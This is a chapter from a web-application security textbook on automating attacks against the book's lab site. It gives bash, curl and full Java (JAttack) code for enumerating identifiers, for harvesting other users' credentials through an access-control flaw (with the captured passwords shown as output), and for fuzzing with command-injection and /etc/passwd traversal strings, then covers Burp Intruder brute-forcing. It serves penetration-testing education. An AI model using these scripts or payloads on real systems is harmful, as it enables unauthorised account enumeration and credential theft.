CHAPTER 14

Automating Customized Attacks

This chapter does not introduce any new categories of vulnerabilities. Rather, it examines one key element in an effective methodology for hacking web applications — the use of automation to strengthen and accelerate customized attacks. The range of techniques involved can be applied throughout the application and to every stage of the attack process, from initial mapping to actual exploitation.

Every web application is different. Attacking an application effectively involves using various manual procedures and techniques to understand its behavior and probe for vulnerabilities. It also entails bringing to bear your experience and intuition in an imaginative way. Attacks typically are customized in nature, tailored to the particular behavior you have identified and to the specific ways in which the application enables you to interact with and manipulate it. Performing customized attacks manually can be extremely laborious and is prone to mistakes. The most successful web application hackers take their customized attacks a step further and find ways to automate them to make them easier, faster, and more effective.

This chapter describes a proven methodology for automating customized attacks. This methodology combines the virtues of human intelligence and computerized brute force, usually with devastating results. This chapter also examines various potential obstacles that may hinder the use of automation, and ways in which these obstacles can be circumvented.

Uses for Customized Automation

There are three main situations in which customized automated techniques can be employed to help you attack a web application:

- Enumerating identifiers — Most applications use various kinds of names and identifiers to refer to individual items of data and resources, such as account numbers, usernames, and document IDs. You often will need to iterate through a large number of potential identifiers to enumerate which ones are valid or worthy of further investigation. In this situation, you can use automation in a fully customized way to work through a list of possible identifiers or cycle through the syntactic range of identifiers believed to be in use by the application.

  An example of an attack to enumerate identifiers would be where an application uses a page number parameter to retrieve specific content:

  ```
  http://mdsec.net/app/ShowPage.ashx?PageNo=10069
  ```

  In the course of browsing through the application, you discover a large number of valid `PageNo` values. But to identify every valid value, you need to cycle through the entire range — something you cannot feasibly do manually.

- Harvesting data — Many kinds of web application vulnerabilities enable you to extract useful or sensitive data from the application using specific crafted requests. For example, a personal profile page may display the personal and banking details of the current user and indicate that user's privilege level within the application. Through an access control defect, you may be able to view the personal profile page of any application user — but only one user at a time. Harvesting this data for every user might require thousands of individual requests. Rather than working manually, you can use a customized automated attack to quickly capture all this data in a useful form.

  An example of harvesting useful data would be to extend the enumeration attack just described. Instead of simply confirming which `PageNo` values are valid, your automated attack could extract the contents of the HTML title tag from each page it retrieves, enabling you to quickly scan the list of pages for those that are most interesting.

- Web application fuzzing — As we have described the practical steps for detecting common web application vulnerabilities, you have seen numerous examples where the best approach to detection is to submit various

unexpected items of data and attack strings and review the application's responses for any anomalies that indicate that the flaw may be present. In a large application, your initial mapping exercises may identify dozens of distinct requests you need to probe, each containing numerous different parameters. Testing each case manually would be time-consuming and mind-numbing and could leave a large part of the attack surface neglected. Using customized automation, however, you can quickly generate huge numbers of requests containing common attack strings and quickly assess the server's responses to hone in on interesting cases that merit further investigation. This technique is often called *fuzzing*.

We will examine in detail each of these three situations and the ways in which customized automated techniques can be leveraged to vastly enhance your attacks against an application.

Enumerating Valid Identifiers

As we have described various common vulnerabilities and attack techniques, you have encountered numerous situations in which the application employs a name or identifier for some item, and your task as an attacker is to discover some or all of the valid identifiers in use. Here are some examples of where this requirement can arise:

- The application's login function returns informative messages that disclose whether a failed login was the result of an unrecognized username or incorrect password. By iterating through a list of common usernames and attempting to log in using each one, you can narrow down the list to those that you know to be valid. This list can then be used as the basis for a password-guessing attack.
- Many applications use identifiers to refer to individual resources that are processed within the application, such as document IDs, account numbers, employee numbers, and log entries. Often, the application exposes some means of confirming whether a specific identifier is valid. By iterating through the syntactic range of identifiers in use, you can obtain a comprehensive list of all these resources.
- If the session tokens generated by the application can be predicted, you may be able to hijack other users' sessions simply by extrapolating from a series of tokens issued to you. Depending on the reliability of this process, you may need to test a large number of candidate tokens for each valid value that is confirmed.

The Basic Approach

Your first task in formulating a customized automated attack to enumerate valid identifiers is to locate a request/response pair that has the following characteristics:

- The request includes a parameter containing the identifier you are targeting. For example, in a function that displays an application page, the request might contain the parameter `PageNo=10069`.
- The server's response to this request varies in a systematic way when you vary the parameter's value. For example, if a valid `PageNo` is requested, the server might return a response containing the specified document's contents. If an invalid value is requested, it might return a generic error message.

Having located a suitable request/response pair, the basic approach involves submitting a large number of automated requests to the application, either working through a list of potential identifiers, or iterating through the syntactic range of identifiers known to be in use. The application's responses to these requests are monitored for "hits," indicating that a valid identifier was submitted.

Detecting Hits

There are numerous attributes of responses in which systematic variations may be detected, and which may therefore provide the basis for an automated attack.

HTTP Status Code

Many applications return different status codes in a systematic way, depending on the values of submitted parameters. The values that are most commonly encountered during an attack to enumerate identifiers are as follows:

- **200** — The default status code, meaning "OK."
- **301 or 302** — A redirection to a different URL.
- **401 or 403** — The request was not authorized or allowed.
- **404** — The requested resource was not found.
- **500** — The server encountered an error when processing the request.

Response Length

It is common for dynamic application pages to construct responses using a page template (which has a fixed length) and to insert per-response content into this template. If the per-response content does not exist or is invalid (such as if an incorrect document ID was requested), the application might simply return an

empty template. In this situation, the response length is a reliable indicator of whether a valid document ID has been identified.

In other situations, different response lengths may point toward the occurrence of an error or the existence of additional functionality. In the authors' experience, the HTTP status code and response length indicators have been found to provide a highly reliable means of identifying anomalous responses in the majority of cases.

Response Body

It is common for the data actually returned by the application to contain literal strings or patterns that can be used to detect hits. For example, when an invalid document ID is requested, the response might contain the string `Invalid document ID`. In some cases, where the HTTP status code does not vary, and the overall response length is changeable due to the inclusion of dynamic content, searching responses for a specific string or pattern may be the most reliable means of identifying hits.

Location Header

In some cases, the application responds to every request for a particular URL with an HTTP redirection (a 301 or 302 status code), where the target of the redirection depends on the parameters submitted in the request. For example, a request to view a report might result in a redirection to `/download.jsp` if the supplied report name is correct, or to `/error.jsp` if it is incorrect. The target of an HTTP redirection is specified in the `Location` header and can often be used to identify hits.

Set-Cookie Header

Occasionally, the application may respond in an identical way to any set of parameters, with the exception that a cookie is set in certain cases. For example, every login request might be met with the same redirection, but in the case of valid credentials, the application sets a cookie containing a session token. The content that the client receives when it follows the redirect depends on whether a valid session token is submitted.

Time Delays

Occasionally, the actual contents of the server's response may be identical when valid and invalid parameters are submitted, but the time taken to return the response may differ subtly. For example, when an invalid username is submitted to a login function, the application may respond immediately with a generic, uninformative message. However, when a valid username is submitted, the

application may perform various back-end processing to validate the supplied credentials, some of which is computationally intensive, before returning the same message if the credentials are incorrect. If you can detect this time difference remotely, it can be used as a discriminator to identify hits in your attack. (This bug is also often found in other types of software, such as older versions of OpenSSH.)

TIP **The primary objective in selecting indicators of hits is to find one that is completely reliable or a group that is reliable when taken together. However, in some attacks, you may not know in advance exactly what a hit looks like. For example, when targeting a login function to try to enumerate usernames, you may not actually possess a known valid username to determine the application's behavior in the case of a hit. In this situation, the best approach is to monitor the application's responses for all the attributes just described and to look for any anomalies.**

Scripting the Attack

Suppose that you have identified the following URL, which returns a 200 status code when a valid PageNo value is submitted and a 500 status code otherwise:

```
http://mdsec.net/app/ShowPage.ashx?PageNo=10069
```

This request/response pair satisfies the two conditions required for you to be able to mount an automated attack to enumerate valid page IDs.

In a simple case such as this, it is possible to create a custom script quickly to perform an automated attack. For example, the following bash script reads a list of potential page IDs from standard input, uses the `netcat` tool to request a URL containing each ID, and logs the first line of the server's response, which contains the HTTP status code:

```
#!/bin/bash

server=mdsec.net
port=80

while read id
do
echo -ne "$id\t"
echo -ne "GET/app/ShowPage.ashx?PageNo=$id HTTP/1.0\r\nHost: $server\r\n\r\n"
    | netcat $server $port | head -1
done | tee outputfile
```

Running this script with a suitable input file generates the following output, which enables you to quickly identify valid page IDs:

```
~> ./script <IDs.txt
10060    HTTP/1.0 500 Internal Server Error
10061    HTTP/1.0 500 Internal Server Error
10062    HTTP/1.0 200 Ok
10063    HTTP/1.0 200 Ok
10064    HTTP/1.0 500 Internal Server Error
...
```

TIP The Cygwin environment can be used to execute bash scripts on the Windows platform. Also, the UnxUtils suite contains Win32 ports of numerous useful GNU utilities such as `head` and `grep`.

You can achieve the same result just as easily in a Windows batch script. The following example uses the `curl` tool to generate requests and the `findstr` command to filter the output:

```
for /f "tokens=1" %i in (IDs.txt) do echo %i && curl
 mdsec.net/app/ShowPage.ashx?PageNo=%i -i -s | findstr /B HTTP/1.0
```

Simple scripts like these are ideal for performing a straightforward task such as cycling through a list of parameter values and parsing the server's response for a single attribute. However, in many situations you are likely to require more power and flexibility than command-line scripting can readily offer. The authors' preference is to use a suitable high-level object-oriented language that enables easy manipulation of string-based data and provides accessible APIs for using sockets and SSL. Languages that satisfy these criteria include Java, C#, and Python. We will look in more depth at an example using Java.

JAttack

JAttack is an example of a simple but versatile tool that demonstrates how anyone with some basic programming knowledge can use customized automation to deliver powerful attacks against an application. The full source code for this tool can be downloaded from this book's companion website, `http://mdsec.net/wahh`. More important than the actual code, however, are the basic techniques involved, which we will explain shortly.

Rather than just working with a request as an unstructured block of text, we need a tool to understand the concept of a request parameter. This is a named

item of data that can be manipulated and that is attached to a request in a particular way. Request parameters may appear in the URL query string, HTTP cookies, or the body of a `POST` request. Let's start by creating a `Param` class to hold the relevant details:

```
// JAttack.java
// by Dafydd Stuttard
import java.net.*;
import java.io.*;

class Param
{
    String name, value;
    Type type;
    boolean attack;

    Param(String name, String value, Type type, boolean attack)
    {
        this.name = name;
        this.value = value;
        this.type = type;
        this.attack = attack;
    }

    enum Type
    {
        URL, COOKIE, BODY
    }
}
```

In many situations, a request contains parameters that we don't want to modify in a given attack, but that we still need to include for the attack to succeed. We can use the "attack" field to flag whether a given parameter is being subjected to modification in the current attack.

To modify the value of a selected parameter in crafted ways, we need our tool to understand the concept of an attack payload. In different types of attacks, we need to create different payload sources. Let's build some flexibility into the tool up front and create an interface that all payload sources must implement:

```
interface PayloadSource
{
    boolean nextPayload();
    void reset();
    String getPayload();
}
```

The `nextPayload` method can be used to advance the state of the source; it returns `true` until all its payloads are used up. The `reset` method returns the state to its initial point. The `getPayload` method returns the value of the current payload.

In the document enumeration example, the parameter we want to vary contains a numeric value, so our first implementation of the `PayloadSource` interface is a class to generate numeric payloads. This class allows us to specify the range of numbers we want to test:

```
class PSNumbers implements PayloadSource
{
    int from, to, step, current;
    PSNumbers(int from, int to, int step)
    {
        this.from = from;
        this.to = to;
        this.step = step;
        reset();
    }

    public boolean nextPayload()
    {
        current += step;
        return current <= to;
    }

    public void reset()
    {
        current = from - step;
    }

    public String getPayload()
    {
        return Integer.toString(current);
    }
}
```

Equipped with the concept of a request parameter and a payload source, we have sufficient resources to generate actual requests and process the server's responses. First, let's specify some configuration for our first attack:

```
class JAttack
{
    // attack config
    String host = "mdsec.net";
    int port = 80;
    String method = "GET";
    String url = "/app/ShowPage.ashx";
    Param[] params = new Param[]
    {
        new Param("PageNo", "10069", Param.Type.URL, true),
    };
    PayloadSource payloads = new PSNumbers(10060, 10080, 1);
```

This configuration includes the basic target information, creates a single request parameter called `PageNo`, and configures our numeric payload source to cycle through the range 10060 to 10080.

To cycle through a series of requests, potentially targeting multiple parameters, we need to maintain some state. Let's use a simple `nextRequest` method to advance the state of our request engine, returning `true` until no more requests remain:

```
// attack state
int currentParam = 0;

boolean nextRequest()
{
    if (currentParam >= params.length)
        return false;

    if (!params[currentParam].attack)
    {
        currentParam++;
        return nextRequest();
    }

    if (!payloads.nextPayload())
    {
        payloads.reset();
        currentParam++;
        return nextRequest();
    }

    return true;
}
```

This stateful request engine keeps track of which parameter we are currently targeting and which attack payload to place into it. The next step is to actually build a complete HTTP request using this information. This involves inserting each type of parameter into the correct place in the request and adding any other required headers:

```
String buildRequest()
{
    // build parameters
    StringBuffer urlParams = new StringBuffer();
    StringBuffer cookieParams = new StringBuffer();
    StringBuffer bodyParams = new StringBuffer();
    for (int i = 0; i < params.length; i++)
    {
        String value = (i == currentParam) ?
            payloads.getPayload() :
            params[i].value;
```

```
            if (params[i].type == Param.Type.URL)
                urlParams.append(params[i].name + "=" + value + "&");
            else if (params[i].type == Param.Type.COOKIE)
                cookieParams.append(params[i].name + "=" + value + "; ");
            else if (params[i].type == Param.Type.BODY)
                bodyParams.append(params[i].name + "=" + value + "&");
        }

        // build request
        StringBuffer req = new StringBuffer();
        req.append(method + " " + url);
        if (urlParams.length() > 0)
            req.append("?" + urlParams.substring(0, urlParams.length() - 1));
        req.append(" HTTP/1.0\r\nHost: " + host);
        if (cookieParams.length() > 0)
            req.append("\r\nCookie: " + cookieParams.toString());
        if (bodyParams.length() > 0)
        {
            req.append("\r\nContent-Type: application/x-www-form-urlencoded");
            req.append("\r\nContent-Length: " + (bodyParams.length() - 1));
            req.append("\r\n\r\n");
            req.append(bodyParams.substring(0, bodyParams.length() - 1));
        }
        else req.append("\r\n\r\n");

        return req.toString();
    }
```

NOTE **If you write your own code to generate `POST` requests, you need to include a valid `Content-Length` header that specifies the actual length of the HTTP body in each request, as in the preceding code. If an invalid `Content-Length` is submitted, most web servers either truncate the data you submit or wait indefinitely for more data to be supplied.**

To send our requests, we need to open network connections to the target web server. Java makes it easy to open a TCP connection, submit data, and read the server's response:

```
String issueRequest(String req) throws UnknownHostException, IOException
{
    Socket socket = new Socket(host, port);
    OutputStream os = socket.getOutputStream();
    os.write(req.getBytes());
    os.flush();

    BufferedReader br = new BufferedReader(new InputStreamReader(
            socket.getInputStream()));
    StringBuffer response = new StringBuffer();
```

```
    String line;
    while (null != (line = br.readLine()))
        response.append(line);

    os.close();
    br.close();
    return response.toString();
}
```

Having obtained the server's response to each request, we need to parse it to extract the relevant information to enable us to identify hits in our attack. Let's start by simply recording two interesting items — the HTTP status code from the first line of the response and the total length of the response:

```
String parseResponse(String response)
{
    StringBuffer output = new StringBuffer();

    output.append(response.split("\\s+", 3)[1] + "\t");
    output.append(Integer.toString(response.length()) + "\t");

    return output.toString();
}
```

Finally, we now have everything in place to launch our attack. We just need some simple wrapper code to call each of the preceding methods in turn and print the results until all our requests have been made and `nextRequest` returns `false`:

```
void doAttack()
{
    System.out.println("param\tpayload\tstatus\tlength");
    String output = null;

    while (nextRequest())
    {
        try
        {
            output = parseResponse(issueRequest(buildRequest()));
        }
        catch (Exception e)
        {
            output = e.toString();
        }
        System.out.println(params[currentParam].name + "\t" +
                payloads.getPayload() + "\t" + output);
    }
}

public static void main(String[] args)
```

```
{
    new JAttack().doAttack();
}
```

That's it! To compile and run this code, you need to download the Java SDK and JRE from Sun and then execute the following:

```
> javac JAttack.java
> java JAttack
```

In our sample configuration, the tool's output is as follows:

```
param          payload      status     length
PageNo         10060        500        3154
PageNo         10061        500        3154
PageNo         10062        200        1083
PageNo         10063        200        1080
PageNo         10064        500        3154
...
```

Assuming a normal network connection and amount of processing power, JAttack can issue hundreds of individual requests per minute and output the pertinent details. This lets you quickly find valid document identifiers for further investigation.

TRY IT!

```
http://mdsec.net/app/
```

It may appear that the attack just illustrated is no more sophisticated than the original bash script example, which required only a few lines of code. However, because of how JAttack is engineered, it is easy to modify it to deliver much more sophisticated attacks, incorporating multiple request parameters, a variety of payload sources, and arbitrarily complex processing of responses. In the following sections, we will make some minor additions to JAttack's code that will make it considerably more powerful.

Harvesting Useful Data

The second main use of customized automation when attacking an application is to extract useful or sensitive data by using specific crafted requests to retrieve the information one item at a time. This situation most commonly arises when you have identified an exploitable vulnerability, such as an access control flaw, that enables you to access an unauthorized resource by specifying an identifier for it. However, it may also arise when the application is functioning entirely as

intended by its designers. Here are some examples of cases where automated data harvesting may be useful:

- An online retailing application contains a facility for registered customers to view their pending orders. However, if you can determine the order numbers assigned to other customers, you can view their order information in the same way as your own.
- A forgotten password function relies on a user-configurable challenge. You can submit an arbitrary username and view the associated challenge. By iterating through a list of enumerated or guessed usernames, you can obtain a large list of users' password challenges to identify those that are easily guessable.
- A work flow application contains a function to display some basic account information about a given user, including her privilege level within the application. By iterating through the range of user IDs in use, you can obtain a listing of all administrative users, which can be used as the basis for password guessing and other attacks.

The basic approach to using automation to harvest data is essentially similar to the enumeration of valid identifiers, except that you are now not only interested in a binary result (a hit or a miss) but also are seeking to extract some of the content of each response in a usable form.

Consider the following request, which is made by a logged-in user to show his account information:

```
GET /auth/498/YourDetails.ashx?uid=198 HTTP/1.1
Host: mdsec.net
Cookie: SessionId=0947F6DC9A66D29F15362D031B337797
```

Although this application function is accessible only by authenticated users, an access control vulnerability exists, which means that any user can view the details of any other user by simply modifying the `uid` parameter. In a further vulnerability, the details disclosed also include the user's full credentials. Given the low value of the `uid` parameter for our user, it should be easy to predict other users' identifiers.

When a user's details are displayed, the page source contains the personal data within an HTML table like the following:

```
<tr>
    <td>Name: </td><td>Phill Bellend</td>
</tr>
<tr>
    <td>Username: </td><td>phillb</td>
</tr>
```

```
<tr>
    <td>Password: </td><td>b3ll3nd</td>
</tr>
...
```

Given the application's behavior, it is straightforward to mount a customized automated attack to harvest all the user information, including credentials, held within the application.

To do so, let's make some quick enhancements to the JAttack tool to enable it to extract and log specific data from within the server's responses. First, we can add to the attack configuration data a list of the strings within the source code that identify the interesting content we want to extract:

```
static final String[] extractStrings = new String[]
{
    "<td>Name: </td><td>",
    "<td>Username: </td><td>",
    "<td>Password: </td><td>"
};
```

Second, we can add the following to the `parseResponse` method to search each response for each of these strings and extract what comes next, up until the angle bracket that follows it:

```
for (String extract : extractStrings)
{
    int from = response.indexOf(extract);
    if (from == -1)
        continue;
    from += extract.length();
    int to = response.indexOf("<", from);
    if (to == -1)
        to = response.length();
    output.append(response.subSequence(from, to) + "\t");
}
```

That is all we need to change within the tool's actual code. To configure JAttack to target the actual request in which we are interested, we need to update its attack configuration as follows:

```
String url = "/auth/498/YourDetails.ashx";
Param[] params = new Param[]
{
    new Param("SessionId", "0947F6DC9A66D29F15362D031B337797",
        Param.Type.COOKIE, false),
    new Param("uid", "198", Param.Type.URL, true),
};
PayloadSource payloads = new PSNumbers(190, 200, 1);
```

This configuration instructs JAttack to make requests to the relevant URL containing the two required parameters: the cookie containing our current session token, and the vulnerable user identifier. Only one of these will actually be modified, using the range of potential `uid` numbers specified.

When we now run JAttack, we obtain the following output:

```
uid  190   500   300
uid  191   200   27489     Adam Matthews   sixpack    b4dl1ght
uid  192   200   28991     Pablina S       pablo      puntita5th
uid  193   200   29430     Shawn           fattysh    gr3ggslu7
uid  194   500   300
uid  195   200   28224     Ruth House      ruth_h     lonelypu55
uid  196   500   300
uid  197   200   28171     Chardonnay      vegasc     dangermou5e
uid  198   200   27880     Phill Bellend   phillb     b3ll3nd
uid  199   200   28901     Paul Byrne      byrnsey    l33tfuzz
uid  200   200   27388     Peter Weiner    weiner     skinth1rd
```

As you can see, the attack was successful and captured the details of some users. By widening the numeric range used in the attack, we could extract the login information of every user in the application, hopefully including some application administrators.

TRY IT!

```
http://mdsec.net/auth/498/
```

Note that if you are running the sample JAttack code against this lab example, you need to adjust the URL, session cookie, and user ID parameter used in your attack configuration, according to the values you are issued by the application.

TIP **Data output in tab-delimited format can be easily loaded into spreadsheet software such as Excel for further manipulation or tidying up. In many situations, the output from a data-harvesting exercise can be used as the input for another automated attack.**

Fuzzing for Common Vulnerabilities

The third main use of customized automation does not involve targeting any known vulnerability to enumerate or extract information. Rather, your objective is to probe the application with various crafted attack strings designed to cause anomalous behavior within the application if particular common vulnerabilities

are present. This type of attack is much less focused than the ones previously described, for the following reasons:

- It generally involves submitting the same set of attack payloads as every parameter to every page of the application, regardless of the normal function of each parameter or the type of data the application expects to receive. These payloads are sometimes called *fuzz strings*.
- You do not know in advance precisely how to identify hits. Rather than monitoring the application's responses for a specific indicator of success, you generally need to capture as much detail as possible in a clear form. Then you can easily review this information to identify cases where your attack string has triggered some anomalous behavior within the application that merits further investigation.

As you have seen when examining various common web application flaws, some vulnerabilities manifest themselves in the application's behavior in particular recognizable ways, such as a specific error message or HTTP status codes. These vulnerability signatures can sometimes be relied on to detect common defects, and they are the means by which automated application vulnerability scanners identify the majority of their findings (see Chapter 20). However, in principle, any test string you submit to the application may give rise to *any* expected behavior that, in its particular context, points toward the presence of a vulnerability. For this reason, an experienced attacker using customized automated techniques is usually much more effective than any fully automated tool can ever be. Such an attacker can perform an intelligent analysis of every pertinent detail of the application's responses. He can think like an application designer and developer. And he can spot and investigate unusual connections between requests and responses in a way that no current tool can.

Using automation to facilitate vulnerability discovery is of particular benefit in a large and complex application containing dozens of dynamic pages, each of which accepts numerous parameters. Testing every request manually, and tracking the pertinent details of the application's responses to related requests, is nearly impossible. The only practical way to probe such an application is to leverage automation to replicate many of the laborious tasks that you would otherwise need to perform manually.

Having identified and exploited the broken access controls in the preceding example, we could also perform a fuzzing attack to check for various input-based vulnerabilities. As an initial exploration of the attack surface, we decide to submit the following strings in turn within each parameter:

- `'` — This generates an error in some instances of SQL injection.
- `;/bin/ls` — This string causes unexpected behavior in some cases of command injection.

- `../../../../../etc/passwd` — This string causes a different response in some cases where a path traversal flaw exists.
- `xsstest` — If this string is copied into the server's response, the application may be vulnerable to cross-site scripting.

We can extend the JAttack tool to generate these payloads by creating a new payload source:

```
class PSFuzzStrings implements PayloadSource
{
    static final String[] fuzzStrings = new String[]
    {
        "'", ";/bin/ls", "../../../../../etc/passwd", "xsstest"
    };
    int current = -1;

    public boolean nextPayload()
    {
        current++;
        return current < fuzzStrings.length;
    }

    public void reset()
    {
        current = -1;
    }

    public String getPayload()
    {
        return fuzzStrings[current];
    }
}
```

NOTE **Any serious attack to probe the application for security flaws would need to employ many other attack strings to identify other weaknesses and other variations on the defects previously mentioned. See Chapter 21 for a more comprehensive list of the strings that are effective when fuzzing a web application.**

To use JAttack for fuzzing, we also need to extend its response analysis code to provide more information about each response received from the application. A simple way to greatly enhance this analysis is to search each response for a number of common strings and error messages that may indicate that some anomalous behavior has occurred, and record any appearance within the tool's output.

First, we can add to the attack configuration data a list of the strings we want to search for:

```
static final String[] grepStrings = new String[]
{
    "error", "exception", "illegal", "quotation", "not found", "xsstest"
};
```

Second, we can add the following to the `parseResponse` method to search each response for the preceding strings and log any that are found:

```
for (String grep : grepStrings)
    if (response.indexOf(grep) != -1)
        output.append(grep + "\t");
```

TIP Incorporating this search functionality into JAttack frequently proves useful when enumerating identifiers within the application. It is common to find that the most reliable indicator of a hit is the presence or absence of a specific expression within the application's response.

This is all we need to do to create a basic web application fuzzer. To deliver the actual attack, we simply need to update our JAttack configuration to attack both parameters to the request and use our fuzz strings as payloads:

```
String host = "mdsec.net";
int port = 80;
String method = "GET";
String url = "/auth/498/YourDetails.ashx";
Param[] params = new Param[]
{
    new Param("SessionId", "C1F5AFDD7DF969BD1CD2CE40A2E07D19",
        Param.Type.COOKIE, true),
    new Param("uid", "198", Param.Type.URL, true),
};

PayloadSource payloads = new PSFuzzStrings();
```

With this configuration in place, we can launch our attack. Within a few seconds, JAttack has submitted each attack payload within each parameter of the request, which would have taken several minutes at least to issue manually. It also would have taken far longer to review and analyze the raw responses received.

The next task is to manually inspect the output from JAttack and attempt to identify any anomalous results that may indicate the presence of a vulnerability:

```
param      payload                    status  length
SessionId  '                          302     502
SessionId  ;/bin/ls                   302     502
```

```
SessionId  ../../../../../../etc/passwd  302  502
SessionId  xsstest                       302  502
uid        '                             200  2941  exception  quotation
uid        ;/bin/ls                      200  2895  exception
uid        ../../../../../../etc/passwd  200  2915  exception
uid        xsstest                       200  2898  exception  xsstest
```

In requests that modify the `SessionId` parameter, the application responds with a redirection response that always has the same length. This behavior does not indicate any vulnerability. This is unsurprising, since modifying the session token while logged in typically invalidates the current session and causes a redirection to the login.

The `uid` parameter is more interesting. All the modifications to this parameter cause a response containing the string `exception`. The responses are variable in length, indicating that the different payloads result in different responses, so this is probably not just a generic error message. Going further, we can see that when a single quotation mark is submitted, the application's response contains the string `quotation`, which is likely to be part of a SQL error message. This could be a SQL injection flaw, and we should manually investigate to confirm this (see Chapter 9). In addition, we can see that the payload `xsstest` is being echoed in the application's response. We should probe this behavior further to determine whether the error message can be leveraged to perform a cross-site scripting attack (see Chapter 12).

TRY IT!

```
http://mdsec.net/auth/498/
```

Putting It All Together: Burp Intruder

The JAttack tool consists of fewer than 250 lines of simple code, yet in a few seconds, it uncovered at least two potentially serious security vulnerabilities while fuzzing a single request to an application.

Nevertheless, despite its power, as soon as you start to use a tool such as JAttack to deliver automated customized attacks, you will quickly identify additional functionality that would make it even more helpful. As it stands, you need to configure every targeted request within the tool's source code and then recompile it. It would be better to read this information from a configuration file and dynamically construct the attack at runtime. In fact, it would be much

better to have a nice user interface that lets you configure each of the attacks described in a few seconds.

There are many situations in which you need more flexibility in how payloads are generated, requiring many more advanced payload sources than the ones we have created. You will also often need support for SSL, HTTP authentication, multithreaded requests, automatic following of redirections, and automatic encoding of unusual characters within payloads. There are situations in which modifying a single parameter at a time would be too restrictive. You will want to inject one payload source into one parameter and a different source into another. It would be good to store all the application's responses for easy reference so that you can immediately inspect an interesting response to understand what is happening, and even tinker with the corresponding request manually and reissue it. As well as modifying and issuing a single request repeatedly, in some situations you need to handle multistage processes, application sessions, and per-request tokens. It would also be nice to integrate the tool with other useful tools such as a proxy and a spider, avoiding the need to cut and paste information back and forth.

Burp Intruder is a unique tool that implements all this functionality. It is designed specifically to enable you to perform all kinds of customized automated attacks with a minimum of configuration and to present the results in a rich amount of detail, enabling you to quickly hone in on hits and other anomalous test cases. It is also fully integrated with the other Burp Suite tools. For example, you can trap a request in the proxy, pass this to Intruder to be fuzzed, and pass interesting results to Repeater to confirm and exploit all kinds of vulnerabilities.

We will describe the basic functions and configuration of Burp Intruder and then look at some examples of its use in performing customized automated attacks.

Positioning Payloads

Burp Intruder uses a conceptual model similar to the one JAttack uses, based on positioning payloads at specific points within a request, and one or more payload sources. However, Intruder is not restricted to inserting payload strings into the values of the actual request parameters. Payloads can be positioned at a subpart of a parameter's value, or at a parameter's name, or indeed anywhere at all within a request's headers or body.

Having identified a particular request to use as the basis for the attack, each payload position is defined using a pair of markers to indicate the start and end of the payload's insertion point, as shown in Figure 14-1.



Figure 14-1: Positioning payloads

When a payload is inserted at a particular position, any text between the markers is overwritten with the payload. When a payload is not being inserted, the text between the markers is submitted instead. This is necessary in order to test one parameter at a time, leaving others unmodified, as when performing application fuzzing. Clicking the Auto button makes Intruder set payload positions at the values of all URL, cookie, and body parameters, thereby automating a tedious task that was done manually in JAttack.

The sniper attack type is the one you will need most frequently. It functions in the same way as JAttack's request engine, targeting one payload position at a time, submitting all payloads at that position, and then moving to the next position. Other attack types enable you to target multiple positions simultaneously in different ways, using multiple payload sets.

Choosing Payloads

The next step in preparing an attack is to choose the set of payloads to be inserted at the defined positions. Intruder contains numerous built-in functions for generating attack payloads, including the following:

- Lists of preset and configurable items.
- Custom iteration of payloads based on any syntactic scheme. For example, if the application uses usernames of the form ABC45D, the custom iterator can be used to cycle through the range of all possible usernames.
- Character and case substitution. From a starting list of payloads, Intruder can modify individual characters and their case to generate variations. This can be useful when brute-forcing passwords. For example, the string `password` can be modified to become `p4ssword`, `passw0rd`, `Password`, `PASSWORD`, and so on.
- Numbers, which can be used to cycle through document IDs, session tokens, and so on. Numbers can be created in decimal or hexadecimal, as integers or fractions, sequentially, in stepped increments, or randomly. Producing random numbers within a defined range can be useful when searching for hits when you have an idea of how large some valid values are but have not identified any reliable pattern for extrapolating these.
- Dates, which can be used in the same way as numbers in some situations. For example, if a login form requires a date of birth to be entered, this function can be used to brute-force all the valid dates within a specified range.
- Illegal Unicode encodings, which can be used to bypass some input filters by submitting alternative encodings of malicious characters.
- Character blocks, which can be used to probe for buffer overflow vulnerabilities (see Chapter 16).
- A brute-forcer function, which can be used to generate all the permutations of a particular character set in a specific range of lengths. Using this function is a last resort in most situations because of the huge number of requests it generates. For example, brute-forcing all possible six-digit passwords containing only lowercase alphabetical characters produces more than three million permutations — more than can practically be tested with only remote access to the application.
- "Character frobber" and "bit flipper" functions, which can be used to systematically manipulate parts of a parameter's existing value to probe the application's handling of subtle modifications (see Chapter 7).

In addition to the payload generation functions, you can configure rules to perform arbitrary processing on each payload's value before it is used. This includes string and case manipulation, encoding and decoding in various schemes, and hashing. Doing so enables you to build effective payloads in many kinds of unusual situations.

Burp Intruder by default URL-encodes any characters that might invalidate your request if placed into the request in their literal form.

Configuring Response Analysis

For many kinds of attacks, you should identify the attributes of the server's responses that you are interested in analyzing. For example, when enumerating identifiers, you may need to search each response for a specific string. When fuzzing, you may want to scan for a large number of common error messages and the like.

